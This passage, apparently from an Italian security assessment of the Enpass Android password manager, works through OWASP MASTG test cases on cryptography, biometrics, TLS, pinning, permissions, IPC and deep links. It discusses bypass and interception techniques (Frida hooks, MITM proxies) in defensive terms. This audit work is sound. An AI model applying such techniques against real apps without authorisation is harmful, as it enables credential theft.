Il censimento delle primitive (`Cipher`, `MessageDigest`, `Mac`, `KeyGenerator`) mostra molti aspetti conformi: il provider esplicito è indicato solo nel codice del `KeyStore` (`AndroidKeyStore`), mentre le altre invocazioni si affidano al provider predefinito; la cifratura è AES senza cifrari deprecati (DES, RC4) né modalità ECB; la casualità sensibile (salt, IV) usa `SecureRandom`, mentre `java.util.Random` è confinato a usi non di sicurezza (UID dei campi di autofill, masking dei frame `WebSocket`). Gli hash deprecati MD5 e SHA-1 compaiono esclusivamente nell’handshake del protocollo `WebSocket`, dove sono imposti dalle specifiche, e non nella protezione dei dati dell’utente; la routine SRP del connector adotta la variante a SHA-256.

Si rilevano per contro alcuni problemi di configurazione: la classe `Crypto` non si avvale della `SecretKeyFactory` di sistema ma implementa una propria versione di PBKDF2 (l’uso di crittografia custom, anche se funzionalmente corretto, è sconsigliato dalle linee guida); inoltre la sessione SRP-6 del browser-connector è configurata con un gruppo di soli 512 bit, dimensione ormai inadeguata. A ciò si aggiungono le criticità già evidenziate (modalità CBC priva di autenticazione e basso numero di iterazioni del KDF). La verifica dinamica prevista — il method tracing delle primitive crittografiche, ad es. con Frida — risulta coerente con quanto determinato staticamente.

Conclusione del test. La configurazione degli algoritmi standard è sostanzialmente conforme: provider predefinito (Conscrypt), AES senza modalità deboli, `SecureRandom` per i valori sensibili e funzioni hash deprecate confinate a contesti di protocollo non sensibili. Si raccomanda comunque di sostituire l’implementazione custom di PBKDF2 con la `SecretKeyFactory` di piattaforma e di portare il gruppo SRP ad almeno 2048 bit, oltre alle raccomandazioni su modalità autenticata e fattore di lavoro del KDF.

Testing Random Number Generation

Questo caso di test (MSTG-CRYPTO-6) richiede di individuare tutti i generatori di numeri casuali e di verificare che nei contesti di sicurezza non vengano impiegate classi insicure: `java.util.Random` è un PRNG statistico e prevedibile, da non usare per scopi crittografici, mentre va adottato `SecureRandom`, preferibilmente con il costruttore senza argomenti (la specifica di un seed ne ridurrebbe la casualità).

Il censimento dei generatori conferma una netta separazione tra uso statistico e crittografico: `java.util.Random` è impiegato esclusivamente in contesti non di sicurezza (assegnazione di UID ai campi di autofill, masking dei frame `WebSocket`), mentre tutta la casualità di sicurezza — salt e IV del vault, generatore di password e di PIN (`RandomPasswordGenerator`, `PinGeneratorActivity`) e valori del protocollo SRP-6 — è prodotta con `SecureRandom` costruito con il costruttore di default. Non è presente alcuna istanza di `newSecureRandom(seed)` né alcuna chiamata a `setSeed()`, e non sono stati individuati PRNG custom. La verifica dinamica prevista — il method tracing dei generatori, o la valutazione della casualità di un campione ampio con strumenti dedicati — risulta coerente con l’analisi statica.

Conclusione del test. Il test è superato: l'applicazione utilizza un generatore crittograficamente sicuro (`SecureRandom` con costruttore predefinito) in tutti i contesti sensibili — generazione di password, salt, IV e parametri SRP — mentre il PRNG statistico `java.util.Random` è circoscritto a usi privi di implicazioni di sicurezza. Non è stata riscontrata alcuna riduzione di entropia da seed fissi né l'impiego di generatori custom.

4.7.4 MASVS-CRYPTO-2

Persino la crittografia più robusta sarebbe compromessa da una cattiva gestione delle chiavi. Questo controllo riguarda la gestione delle chiavi crittografiche durante l'intero ciclo di vita, inclusi la generazione, l'archiviazione e la protezione delle chiavi.

Testing the Purposes of Keys

Questo caso di test (MSTG-CRYPTO-5) richiede di individuare ogni istanza di crittografia, di stabilirne lo scopo (cifratura per la riservatezza, firma per l'integrità, o protezione delle chiavi) e di verificare che ciascuna chiave sia usata coerentemente con lo scopo definito alla creazione: che le chiavi del `KeyStore` rispettino le `KeyProperties` dichiarate, che le chiavi asimmetriche separino firma e cifratura, e che una chiave simmetrica non venga riutilizzata in contesti diversi.

La mappatura delle chiavi rispetto al loro scopo mostra che ogni chiave è impiegata in modo coerente con la propria finalità. Le due chiavi simmetriche custodite nell'Android `KeyStore` sono generate con `KeyProperties PURPOSE_ENCRYPT|PURPOSE_DECRYPT` e utilizzate esattamente per cifrare e decifrare, con una corretta separazione per contesto: una chiave dedicata all'incapsulamento della Master Password (`io.enpass.app.local`) e una distinta per l'hash del PIN (`io.enpass.app.quick`), senza riutilizzo di un'unica chiave per scopi differenti. Le chiavi simmetriche della classe `Crypto` sono derivate via `PBKDF2` da password distinte a seconda del contesto (Master Password per il vault, password casuale per la condivisione delle voci), evitando la condivisione di chiave tra contesti non correlati. Per la crittografia asimmetrica, gli unici impieghi (i moduli di billing Google e Nokia) usano una chiave pubblica RSA esclusivamente per verificare le firme delle ricevute di acquisto in-app — la chiave privata risiede sullo store e non è presente nell'applicazione — mentre le funzioni hash e MAC sono impiegate per finalità coerenti (`PBKDF2`, `TOTP`). La verifica dinamica prevista, il method tracing per correlare a runtime ciascuna chiave al proprio utilizzo, è coerente con la mappatura statica.

Conclusione del test. Il test è superato: ogni chiave è utilizzata in accordo con lo scopo definito alla creazione, le chiavi del `KeyStore` rispettano le rispettive `KeyProperties`, è presente un'adeguata separazione delle chiavi per contesto e l'unico impiego asimmetrico limita correttamente la chiave pubblica alla verifica delle firme.

4.7.5 MASVS-AUTH-2

Molte app consentono agli utenti di autenticarsi tramite biometria o un codice PIN locale. Questi meccanismi di autenticazione devono essere implementati correttamente. Inoltre,

alcune app potrebbero non disporre di un endpoint remoto e affidarsi completamente all'autenticazione locale dell'app.

Testing Biometric Authentication

Questo caso di test (MSTG-AUTH-8) valuta la robustezza dell'autenticazione biometrica locale. Il rischio principale è un'implementazione event-bound, che considera l'utente autenticato sulla base della sola callback `onAuthenticationSucceeded` senza legarne l'esito a un'operazione crittografica (aggirabile, ad es. forzando la callback con Frida). Un'implementazione robusta è invece result-bound: subordina lo sblocco all'uso effettivo di un `CryptoObject` la cui chiave, custodita nel `KeyStore`, è sbloccabile solo da un'autenticazione biometrica riuscita.

L'applicazione gestisce lo sblocco con impronta tramite `FingerprintKeyStoreHelper`, che genera nel `KeyStore` una chiave AES dedicata con il vincolo `setUserAuthenticationRequired(true)`:

```
// FingerprintKeyStoreHelper.createNewKey()
new KeyGenParameterSpec.Builder(KEY_NAME, ENCRYPT|DECRYPT)
    .setUserAuthenticationRequired(true)    // <- biometria
    .setBlockModes("CBC")
    .setEncryptionPaddings("PKCS7Padding").build();
```

La Master Password è cifrata con tale chiave e persistita; allo sblocco il cipher di decifratura è incapsulato in un `CryptoObject` e passato a `FingerprintManager.authenticate()`, e solo a fronte di un'autenticazione riuscita la callback invoca la decifratura effettiva (`doFinal` reale). L'implementazione è dunque result-bound: un bypass che forzi `onAuthenticationSucceeded` senza una reale autenticazione non otterrebbe una chiave utilizzabile e la `doFinal()` fallirebbe, con conseguente sblocco non riuscito. Si segnala, in linea con l'avvertenza del MASTG sugli SDK biometrici di terze parti, che l'app integra anche il Samsung Pass SDK (Spass) come percorso alternativo sui dispositivi Samsung; sull'ambiente di test (non Samsung) viene utilizzato il `FingerprintManager` nativo.

La verifica dinamica prevede i due script Frida di riferimento (bypass quando il `CryptoObject` non è utilizzato, oppure è gestito in modo errato): per costruzione l'implementazione di Enpass è resistente a entrambi, poiché il `CryptoObject` è effettivamente impiegato e il suo output è necessario allo sblocco. La conferma empirica completa richiederebbe un dispositivo con impronta realmente registrata (nell'ambiente di test la biometria non era abilitata, per cui la relativa preferenza non è stata generata).

Conclusione del test. Il test è superato: l'autenticazione biometrica è ancorata crittograficamente a una chiave del `KeyStore` protetta da `setUserAuthenticationRequired(true)` e utilizzata tramite `CryptoObject`, risultando non aggirabile con le tecniche basate sulla sola callback. Resta valida la distinzione, evidenziata in MASVS-STORAGE-1, rispetto al più debole percorso di sblocco tramite PIN.

Testing Confirm Credentials

Questo caso di test (MSTG-AUTH-1 / MSTG-STORAGE-11) verifica che la chiave sbloccata dall'autenticazione locale venga effettivamente utilizzata nel flusso applicativo, e non semplicemente controllata come “sbloccata” — il che esporrebbe a un bypass dell'autenticazione locale; sul piano dinamico occorre inoltre valutare la durata per cui la chiave resta autorizzata dopo un'autenticazione riuscita, aspetto rilevante quando si impiega `setUserAuthenticationRequired`.

Come accertato nel test precedente, all'esito dell'autenticazione biometrica la chiave sbloccata non è oggetto di una semplice verifica booleana, ma viene impiegata per decifrare la Master Password memorizzata (la callback `onAuthenticated()` invoca `unlockEncaps(tryDecryptData())` con una `doFinal` reale): è il valore così ottenuto a sbloccare il vault, per cui l'applicazione non è esposta al bypass dell'autenticazione locale. L'app non ricorre inoltre al flusso `createConfirmDeviceCredentialIntent`. Quanto alla finestra di autorizzazione, la chiave non definisce alcun `setUserAuthenticationValidityDurationSeconds`: l'autorizzazione è quindi per-uso, legata alla singola operazione del `CryptoObject` immediatamente successiva all'autenticazione, senza intervalli temporali in cui la chiave possa essere riutilizzata senza una nuova autenticazione — la configurazione più restrittiva e robusta.

Conclusione del test. Il test è superato: la chiave sbloccata partecipa concretamente al flusso (decifratura della Master Password), escludendo un bypass dell'autenticazione locale, e la sua autorizzazione è vincolata al singolo utilizzo, senza finestre temporali che ne indeboliscano la protezione.

4.7.6 MASVS-NETWORK-1

Garantire la riservatezza e l'integrità di qualsiasi dato in transito è fondamentale per ogni app che comunica in rete. Questo si ottiene tipicamente cifrando i dati e autenticando l'endpoint remoto, come avviene con il TLS. Tuttavia, esistono molti modi con cui uno sviluppatore può disabilitare le impostazioni sicure predefinite della piattaforma, o aggirarle completamente ricorrendo ad API di basso livello o a librerie di terze parti. Questo controllo garantisce che l'app instauri effettivamente connessioni sicure in ogni situazione. Questo controllo garantisce che l'app instauri effettivamente connessioni sicure in ogni situazione.

Testing Endpoint Identify Verification

Questo caso di test (MSTG-NETWORK-3) verifica che l'applicazione validi correttamente l'identità dell'endpoint remoto durante l'handshake TLS (certificato proveniente da una CA fidata e hostname verificato). Gli anti-pattern da ricercare sono i `TrustManager` che accettano qualsiasi certificato (`checkServerTrusted` vuoti), gli `HostnameVerifier` permissivi, la gestione insicura degli errori TLS nelle `WebView` (`onReceivedSslError` con `proceed()`) e le `Network Security Configuration` con `trust anchor` utente.

Il `targetSdkVersion` pari a 24 implica che le CA aggiunte dall'utente non sono considerate affidabili, e l'app non definisce alcuna configurazione di rete personalizzata. L'audit rileva sì un `TrustManager` "trust-all" (`EasyX509TrustManager`, con `checkServerTrusted` vuoto), ma esso non è utilizzato in alcun percorso di connessione: la classe che lo istanzia (`EasySslProtocolSocketFactory`) non è referenziata ed è quindi codice residuo. Il percorso di rete effettivamente attivo, la sincronizzazione WebDAV, impiega invece `AdvancedX509TrustManager` (validazione del certificato rispetto alle CA di sistema, con meccanismo Trust-On-First-Use) e `BrowserCompatHostnameVerifier` per la verifica del hostname; non sono presenti verificatori permissivi. Nelle `WebView` del browser interno (`BrowserActivity`) la gestione degli errori di certificato non è un bypass silenzioso: l'app mostra un avviso e procede (`proceed()`) solo a fronte di un'accettazione esplicita dell'utente, annullando il caricamento in caso contrario; resta comunque un override manuale di un errore TLS, che espone l'utente qualora accetti un certificato fraudolento.

La verifica dinamica (attacco Man-in-the-Middle con un proxy di intercettazione) è coerente con l'analisi statica e con i vincoli dell'ambiente (`targetSdk` 24, che impone l'installazione della CA del proxy nello store di sistema, ed endpoint del 2018 in larga parte dismessi): non è emersa alcuna accettazione di certificati non validi nei percorsi attivi.

Conclusione del test. Il test è sostanzialmente soddisfatto: nei percorsi di rete attivi l'app verifica correttamente certificato e hostname (WebDAV tramite `AdvancedX509TrustManager` e `BrowserCompatHostnameVerifier`), non utilizza `TrustManager` o `HostnameVerifier` permissivi e non dichiara trust anchor utente. Si raccomanda di rimuovere il `TrustManager` "trust-all" residuo, per evitare che venga riattivato inavvertitamente, e di valutare con cautela l'override manuale degli errori TLS nel browser interno. L'assenza di certificate pinning è approfondita nel controllo MASVS-NETWORK-2.

Testing the Security Provider

Questo caso di test (MSTG-NETWORK-6) verifica se l'applicazione aggiorni il proprio security provider tramite `ProviderInstaller.installIfNeeded/installIfNeededAsync` dei Google Play Services, che sostituisce il provider di sistema con una versione aggiornata (`GmsCore_OpenSSL`) applicando le patch alle vulnerabilità SSL note — operazione importante soprattutto sui dispositivi datati.

L'analisi statica ha rilevato che, pur dipendendo dai Google Play Services e includendo la classe `ProviderInstaller`, l'applicazione non ne invoca mai i metodi di aggiornamento (né `insertProviderAt/Conscrypt.install`): si affida quindi al provider di piattaforma. Con un `minSdkVersion` pari a 15, ciò significa che su versioni datate del sistema il provider può restare obsoleto e vulnerabile. La verifica a runtime conferma che in cima alla lista resta `AndroidOpenSSL` (non promosso a `GmsCore_OpenSSL`); sull'immagine di test recente (API 30) tale provider è comunque aggiornato, limitando l'impatto nell'ambiente di prova ma non sui dispositivi datati supportati.

Conclusione del test. Il test non è soddisfatto: pur disponendo del componente necessario, l'applicazione non aggiorna il security provider, lasciando potenzialmente prive di patch le vulnerabilità SSL sui dispositivi più datati che dichiara di supportare. Il procedimento dettagliato è riportato nelle Evidenze (sezione 4.6.3). Si raccomanda di invocare `ProviderInstaller.installIfNeeded` il prima possibile nel ciclo di vita dell'applicazione, gestendo correttamente le eccezioni e adottando un comportamento prudente qualora l'aggiornamento non sia possibile.

Testing Data Encryption on the Network

Questo caso di test (MSTG-NETWORK-1) verifica che tutte le richieste di rete avvengano su canali sicuri e che l'app non trasmetta dati sensibili in chiaro (assenza di URL HTTP per dati sensibili, corretto uso delle API, gestione del traffico in chiaro tramite `usesCleartextTraffic` o Network Security Configuration).

I canali che veicolano dati sensibili utilizzano TLS: la sincronizzazione WebDAV avviene tramite `AdvancedSslSocketFactory` (con validazione del certificato e verifica del hostname, cfr. Testing Endpoint Identify Verification) e l'integrazione con i servizi cloud (Dropbox, Google Drive) si appoggia ai rispettivi SDK su HTTPS. Gli URL `http://` presenti nel codice corrispondono esclusivamente a collegamenti informativi e a motori di ricerca (knowledge base, blog e documentazione di Enpass, ricerche web, store), non a endpoint che ricevano dati sensibili. Si rileva tuttavia che, non essendo impostato l'attributo `usesCleartextTraffic` e avendo l'app un `targetSdkVersion` pari a 24, la protezione di piattaforma che blocca il traffico in chiaro (predefinita da Android 9) non è attiva: il traffico HTTP non cifrato è quindi tecnicamente permesso, pur non essendo impiegato per dati sensibili. Il canale del browser-connector usa un `WebSocket` in chiaro (`ws://`) confinato all'interfaccia di loopback e con payload cifrati a livello applicativo (chiave di sessione SRP), con una variante `wss` disponibile.

La verifica dinamica (intercettazione del traffico con un proxy) è coerente con quanto osservato per MASVS-STORAGE-2: nell'ambiente di test non è stato generato traffico verso endpoint esterni — per via dell'inerzia degli SDK e della dismissione dei backend del 2018 — per cui non è stata rilevata alcuna trasmissione in chiaro di dati sensibili.

Conclusione del test. Il test è sostanzialmente soddisfatto: i dati sensibili vengono trasmessi su canali TLS e non è stato individuato alcun endpoint che riceva informazioni riservate in chiaro. A titolo di hardening, si raccomanda di disabilitare esplicitamente il traffico in chiaro (impostando `usesCleartextTraffic="false"` o un'apposita Network Security Configuration) e di convertire in HTTPS anche i collegamenti informativi, riducendo il rischio di manipolazione (MITM) dei contenuti.

Testing the TLS Settings

Questo caso di test (MSTG-NETWORK-2) verifica la configurazione TLS impiegata dall'applicazione: uso esclusivo di protocolli moderni (TLS 1.2 e 1.3), esclusione di quelli deprecati (SSL, TLS 1.0 e 1.1) e adozione di cipher suite robuste, oltre alla configurazione del server su cui termina la connessione HTTPS.

L'analisi del codice non ha rilevato alcuna configurazione TLS esplicita lato client (nessun `setEnabledProtocols/setEnabledCipherSuites`, nessuna `ConnectionSpec`): le connessioni di prima parte si basano su `SSLContext.getInstance("TLS")`, ereditando l'insieme di protocolli predefinito della piattaforma. Sui dispositivi recenti ciò comporta la negoziazione di TLS 1.2/1.3 con cipher robuste (provider Conscrypt); tuttavia, con un `minSdkVersion` pari a 15 e in assenza di un protocollo minimo imposto, sulle versioni datate di Android la connessione potrebbe ricadere sul deprecato TLS 1.0. Non si riscontra peraltro alcuna abilitazione esplicita di cipher deboli (RC4, 3DES), e le connessioni tramite `OkHttp` (SDK cloud) sono comunque vincolate dalla `ConnectionSpec` predefinita della libreria a protocolli e cipher moderni.

La validazione della configurazione lato server, con strumenti come `testssl.sh` sugli endpoint effettivamente contattati, non è stata possibile per i backend propri dell'app, risalenti al 2018 e ormai dismessi; i provider cloud impiegati (Google, Dropbox) mantengono invece configurazioni TLS aggiornate e conformi alle migliori pratiche.

Conclusione del test. Il test è soddisfatto con riserva: l'applicazione non abilita protocolli o cipher deboli, ma non impone un protocollo minimo e si affida ai default di piattaforma — scelta adeguata sui dispositivi recenti, che sull'ampio intervallo di versioni datate dichiarato come supportato potrebbe però consentire la negoziazione di TLS 1.0/1.1. Si raccomanda di imporre esplicitamente TLS 1.2 come versione minima (tramite `Network Security Configuration`, `ConnectionSpec` o `setEnabledProtocols`) e di validare la configurazione dei server con `testssl.sh`.

4.7.7 MASVS-NETWORK-2

Anziché considerare affidabili tutte le root CA predefinite del framework o del dispositivo, questo controllo garantisce che vengano ritenute affidabili solo CA molto specifiche. Questa pratica è tipicamente chiamata *certificate pinning* o *public key pinning*.

Testing Custom Certificate Stores and Certificate Pinning

Questo caso di test (MSTG-NETWORK-4) verifica se l'applicazione implementi il *certificate pinning*, limitando la fiducia a uno specifico certificato o chiave pubblica per gli endpoint dello sviluppatore anziché all'intero store delle CA di sistema (tramite `<pin-set>`, un `TrustManager` con keystore BKS, il `CertificatePinner` di `OkHttp` o controlli nelle `WebView`).

L'analisi non ha individuato alcuna forma di *certificate pinning*: nessuna `Network Security Configuration` con `<pin-set>`, nessun `CertificatePinner` di `OkHttp`, nessun keystore BKS o certificato nelle risorse, nessun controllo nelle `WebView`. L'unico store personalizzato è quello del modulo `WebDAV` (`getKnownServersStore`), un meccanismo *Trust-On-First-Use* per i certificati *self-signed* che l'utente accetta per i propri server, non un *pinning* di endpoint dello sviluppatore. Dinamicamente, l'assenza di *pinning* comporta che il traffico sia intercettabile da un proxy la cui CA sia fidata dal sistema (come visto in *Testing Endpoint Identify Verification*); il procedimento dettagliato è riportato nelle Evidenze (sezione 4.6.4).

Conclusione del test. Il test non è soddisfatto: l'applicazione non implementa il certificate pinning e si affida esclusivamente allo store delle CA di sistema. Per un Password Manager ciò costituisce una lacuna di difesa in profondità, poiché un certificato fraudolento emesso da una CA fidata consentirebbe un attacco Man-in-the-Middle; il rischio è in parte mitigato dal `targetSdkVersion 24` (che esclude le CA aggiunte dall'utente). Si raccomanda l'introduzione del pinning (tramite `<pin-set>` o `CertificatePinner`), con pin di backup e corretta gestione della scadenza.

4.7.8 MASVS-PLATFORM-1

Le app utilizzano tipicamente i meccanismi di IPC (Inter-Process Communication) forniti dalla piattaforma per esporre intenzionalmente dati o funzionalità. Sia le app installate sia l'utente possono interagire con l'app in molti modi diversi. Questo controllo garantisce che tutte le interazioni che coinvolgono i meccanismi di IPC avvengano in modo sicuro. Questo controllo garantisce che tutte le interazioni che coinvolgono i meccanismi di IPC avvengano in modo sicuro.

Testing for App Permissions

Questo caso di test (MSTG-PLATFORM-1) mira a verificare che l'applicazione richieda il numero minimo di permessi necessari, che ogni permesso (in particolare quelli DANGEROUS e SIGNATURE) sia giustificato dalle funzionalità offerte, e che le richieste a runtime siano gestite correttamente.

L'ispezione del `AndroidManifest.xml`, confermata a runtime tramite `dumpsys`, ha restituito il quadro dei permessi seguente:

```
# adb shell dumpsys package io.enpass.app (estratto)
servizi esposti -> signature: BIND_AUTOFILL_SERVICE,
    BIND_INPUT_METHOD, BIND_ACCESSIBILITY
DANGEROUS (granted=false): READ/WRITE_EXTERNAL_STORAGE,
    CAMERA, GET_ACCOUNTS, CALL_PHONE, READ_CONTACTS,
    ACCESS_MEDIA_LOCATION
deprecati: USE_CREDENTIALS, MANAGE_ACCOUNTS
malformato: "android.permission.Android 0" (refuso, ignorato)
```

Diversi aspetti risultano corretti: i tre servizi esposti (autofill, tastiera e accessibility) sono protetti dai permessi di sistema `BIND_*` a livello signature, che ne impediscono l'abuso da parte di applicazioni terze; i permessi pericolosi sono richiesti secondo il modello a runtime (`granted=false` fino al consenso esplicito) e il codice ne gestisce correttamente il ciclo (`checkSelfPermission`, `requestPermissions`, `onRequestPermissionsResult`). Emergono però criticità rispetto al principio del minimo privilegio: per un Password Manager appaiono eccedenti `CALL_PHONE` (la composizione dei numeri memorizzati è realizzabile con `ACTION_DIAL` senza alcun permesso), `READ_CONTACTS` e `ACCESS_MEDIA_LOCATION`; si rilevano inoltre permessi deprecati (`USE_CREDENTIALS`, `MANAGE_ACCOUNTS`), permessi specifici di vendor (Samsung, Sony), una voce malformata (`android.permission.Android0`, evidente refuso ignorato dal sistema) e l'assenza

di `shouldShowRequestPermissionRationale`, ossia di una motivazione mostrata all'utente prima della richiesta.

Conclusione del test. Il test è sostanzialmente soddisfatto: i componenti IPC esposti sono protetti adeguatamente e la gestione dei permessi a runtime è conforme, ma il set di permessi richiesti non rispetta pienamente il principio del minimo privilegio. Si raccomanda di rimuovere i permessi non strettamente necessari (sostituendo `CALL_PHONE` con `ACTION_DIAL`, e valutando l'effettiva necessità di `READ_CONTACTS` e `ACCESS_MEDIA_LOCATION`), di eliminare i permessi deprecati e la voce malformata, e di fornire all'utente un'adeguata motivazione delle richieste.

Testing for Vulnerable Implementation of `PendingIntent`

Questo caso di test (MSTG-PLATFORM-4) verifica il corretto utilizzo dei `PendingIntent`, che devono essere immutabili e incapsulare un `Intent` base esplicito: la combinazione di un `PendingIntent` mutabile con un `Intent` base implicito è sfruttabile da un'app malevola che ne entri in possesso (cfr. CVE-2020-0389), potendone reindirizzare la consegna.

La ricerca delle API di creazione ha individuato quattro invocazioni di `PendingIntent.getActivity` (le notifiche del servizio di accessibility e del browser-connector e due `IntentSender` per l'autenticazione dei dataset di autofill): nessuna specifica il flag `FLAG_IMMUTABLE`, per cui — con `targetSdkVersion` pari a 24 — i `PendingIntent` sono mutabili per impostazione predefinita. Tuttavia gli `Intent` base sono in tutti i casi espliciti, rivolti a componenti interni dell'applicazione (`MainActivity`, `AutofillListActivity`, `AutofillCCListActivity`): essendo il componente di destinazione fissato, il vettore di attacco tipico — il reindirizzamento di un `Intent` implicito verso un componente controllato dall'attaccante — non è applicabile, tanto più che tali `PendingIntent` vengono consegnati a componenti di sistema fidati (il `NotificationManager` e il framework di autofill) e non resi disponibili ad applicazioni terze. La verifica dinamica prevista (hook con Frida di `PendingIntent.getActivity` per osservare l'`Intent` base) è coerente con l'analisi statica.

Conclusione del test. Il test è sostanzialmente soddisfatto, con rischio residuo basso: sebbene i `PendingIntent` siano mutabili, incapsulano esclusivamente `Intent` espliciti destinati a componenti interni e vengono consegnati al sistema, condizioni che neutralizzano lo scenario di sfruttamento tipico. A titolo di hardening — e in vista della compatibilità con Android 12 (API 31), che impone di dichiarare esplicitamente la mutabilità — si raccomanda di contrassegnare tutti i `PendingIntent` con il flag `FLAG_IMMUTABLE`.

Testing for Sensitive Functionality Exposure Through IPC

Questo caso di test (MSTG-PLATFORM-4) richiede di enumerare i componenti IPC dell'applicazione (activity, service, broadcast receiver e content provider) e di verificare se quelli esportati espongano dati o funzionalità sensibili.

Il `AndroidManifest.xml` dichiara 19 activity, 7 service, 2 receiver e 2 provider; l'analisi dell'esportazione mostra che nessun componente proprio dell'applicazione espone dati o funzionalità sensibili:

```
# componenti Enpass sensibili -> NON esposti in modo insicuro:
IME / Accessibility / Autofill : protetti da BIND_* (signature)
ChromeConnectorForegroundSvc  : exported=false
Activity (vault, impostazioni) : non esportate
MainActivity (LAUNCHER)       : mostra la schermata di blocco
FileProvider : exported=false + grantUriPermissions (allegati)
# exported=true -> SOLO componenti di SDK di terze parti
# (GA receivers, OAuth Box/Dropbox/Microsoft, Sign-In revoke)
```

I servizi più delicati (autofill, tastiera e accessibility) sono protetti dai permessi di sistema `BIND_*` a livello signature, mentre il browser-connector e le activity che manipolano il vault non sono esportati; l'unica activity pubblica è `MainActivity` (launcher), che però presenta la schermata di sblocco: a differenza del caso didattico "Sieve", non esiste alcuna activity esportata che consenta di scavalcare l'autenticazione. Non è presente alcun content provider che esponga il vault: l'unico provider è un `FileProvider` non esportato, che condivide i singoli allegati tramite concessioni temporanee di URI (`grantUriPermissions`). I soli componenti con `exported="true"` appartengono a SDK di terze parti (receiver di Google Analytics, activity OAuth dei provider cloud, servizio di revoca di Google Sign-In protetto da permesso) e non veicolano dati sensibili. La verifica dinamica (avvio diretto dei componenti con `amstart` e interrogazione dei provider) conferma l'analisi statica: `MainActivity` impone lo sblocco e nessun provider restituisce dati del vault.

Conclusione del test. Il test è soddisfatto: l'applicazione non espone funzionalità o dati sensibili attraverso i meccanismi di IPC. I componenti critici sono protetti da permessi signature o non esportati, l'unica activity pubblica impone la schermata di sblocco, la condivisione dei file avviene tramite un `FileProvider` non esportato basato su concessioni di URI, e i componenti esportati si limitano a funzioni standard di SDK di terze parti. Si conferma la raccomandazione di rimuovere le librerie di tracking inerti e i relativi receiver esportati.

Determining Whether Sensitive Stored Data Has Been Exposed via IPC Mechanisms

Questo caso di test (MSTG-STORAGE-6) approfondisce in particolare i content provider, verificando che non espongano ad altre applicazioni i dati sensibili memorizzati: stato di esportazione e permessi dei `<provider>`, corretta gestione delle query (per prevenire la SQL injection) e, per i provider basati su file, resistenza al directory traversal.

L'applicazione dichiara due soli content provider, entrambi non esportati (un `FileProvider` della libreria di supporto e il `FirebaseInitProvider`), e non implementa alcun content provider proprio (nessuna classe che estenda `ContentProvider`): il database del vault non è quindi raggiungibile tramite alcun provider, e non esistono metodi `query/update/delete` esposti suscettibili di SQL injection.

```
# content provider registrati (dumpsys):
FirebaseInitProvider : exported=false
FileProvider         : exported=false, grantUriPermissions
# filepaths.xml: solo sottocartelle di allegati
#   cache/docs/ files/attachment_files/ external/FolderName/
# query diretta sul FileProvider -> "No result found"
# il vault (databases/walletx.db) NON e' raggiungibile via IPC
```

L'unico provider che condivide file, il `FileProvider`, è configurato in modo sicuro: non esportato e, tramite `filepaths.xml`, limitato a tre sottocartelle ristrette destinate ai soli allegati, escludendo la radice della sandbox, `databases/` e `shared_prefs/`, per cui vault e credenziali non sono condivisibili. L'implementazione di piattaforma è inoltre intrinsecamente resistente al directory traversal (canonicalizza i percorsi rispetto alle radici dichiarate) e concede l'accesso ai singoli file solo tramite URI temporanei (`grantUriPermissions`). La verifica dinamica conferma quanto sopra: una query diretta sul `FileProvider` restituisce "No result found" e nessun provider espone i contenuti del vault (a differenza di casi vulnerabili come "Sieve").

Conclusione del test. Il test è soddisfatto: nessun dato sensibile memorizzato viene esposto attraverso meccanismi di IPC. Il vault non è incapsulato in alcun content provider, e l'unico provider di file è non esportato, limitato a sottocartelle di soli allegati, basato su concessioni temporanee di URI e resistente al directory traversal.

Testing Deep Links

Questo caso di test (MSTG-PLATFORM-3) richiede di enumerare i deep link (inclusi gli App Link) e di verificarne la corretta associazione al sito e la sicurezza dei metodi che li gestiscono: i dati in ingresso vanno considerati non attendibili e validati, e un rischio tipico è il caricamento di un URL controllato dall'attaccante in una `WebView` (XSS riflesso).

Il `AndroidManifest.xml` (`targetSdkVersion 24`) dichiara due schemi URL personalizzati e nessun attributo `autoVerify` (quindi nessun App Link verificato): `db-997mhkgbyipy0ti` è il callback OAuth dell'SDK Dropbox (terza parte), mentre `enpass://share` è proprio dell'app, gestito da `MainActivity` per la condivisione di una voce tra installazioni. Il dato ricevuto viene decodificato (`decodeShareUrl`) e processato solo se il vault è già sbloccato (`getKeychain() != null`), per cui il deep link non consente di scavalcare l'autenticazione; l'aggiunta della voce richiede inoltre una conferma esplicita dell'utente. Non si riscontra alcun caricamento del dato in una `WebView`, per cui i vettori tipici (XSS riflesso, URL loading arbitrario) non sono applicabili.

```
# enpass://share -> MainActivity (no WebView.loadUrl del deeplink)
if (card.decodeShareUrl(sharedData)) // parsing
    if (getKeychain() != null)        // solo a vault sbloccato
        addOrUpdateSharedCard(...)   // + conferma utente
```

La verifica dinamica (invocazione con `amstart-aVIEW-d"enpass://share/..."`) conferma il comportamento statico: a vault bloccato l'azione non ha effetto, mentre a vault sbloccato viene presentata la finestra di conferma per l'importazione della voce, senza esecuzione automatica.

Conclusione del test. Il test è sostanzialmente soddisfatto, con rischio residuo basso: l'unico deep link proprietario è circoscritto alla condivisione di voci, non carica URL non attendibili in una WebView, non aggira l'autenticazione (richiede il vault sbloccato) e subordina l'azione a una conferma dell'utente; non sono presenti App Link verificati che amplino la superficie di attacco. Permane una considerazione di natura sociale — un attaccante potrebbe indurre l'utente a importare una voce malevola — adeguatamente mitigata dalla conferma esplicita; si raccomanda comunque una validazione rigorosa del dato decodificato.

4.7.9 MASVS-PLATFORM-2

Le WebView sono tipicamente utilizzate dalle app che necessitano di un maggiore controllo sull'interfaccia utente. Questo controllo garantisce che le WebView siano configurate in modo sicuro, così da prevenire la fuga di dati sensibili e l'esposizione di funzionalità sensibili (ad es. tramite JavaScript bridge verso il codice nativo).

Questo controllo garantisce che le WebView siano configurate in modo sicuro, così da prevenire la fuga di dati sensibili e l'esposizione di funzionalità sensibili (ad es. tramite JavaScript bridge verso il codice nativo).

Testing WebView Protocol Handlers

Questo caso di test (MSTG-PLATFORM-6) verifica se le WebView consentano l'accesso a risorse locali (file, content provider) e, in tal caso, se ciò sia necessario e implementato in modo sicuro. Le impostazioni rilevanti sono `setAllowFileAccess`, `setAllowContentAccess`, `setAllowFileAccessFromFileURLs` e `setAllowUniversalAccessFromFileURLs`, oltre all'eventuale caricamento di file locali tramite `loadUrl`.

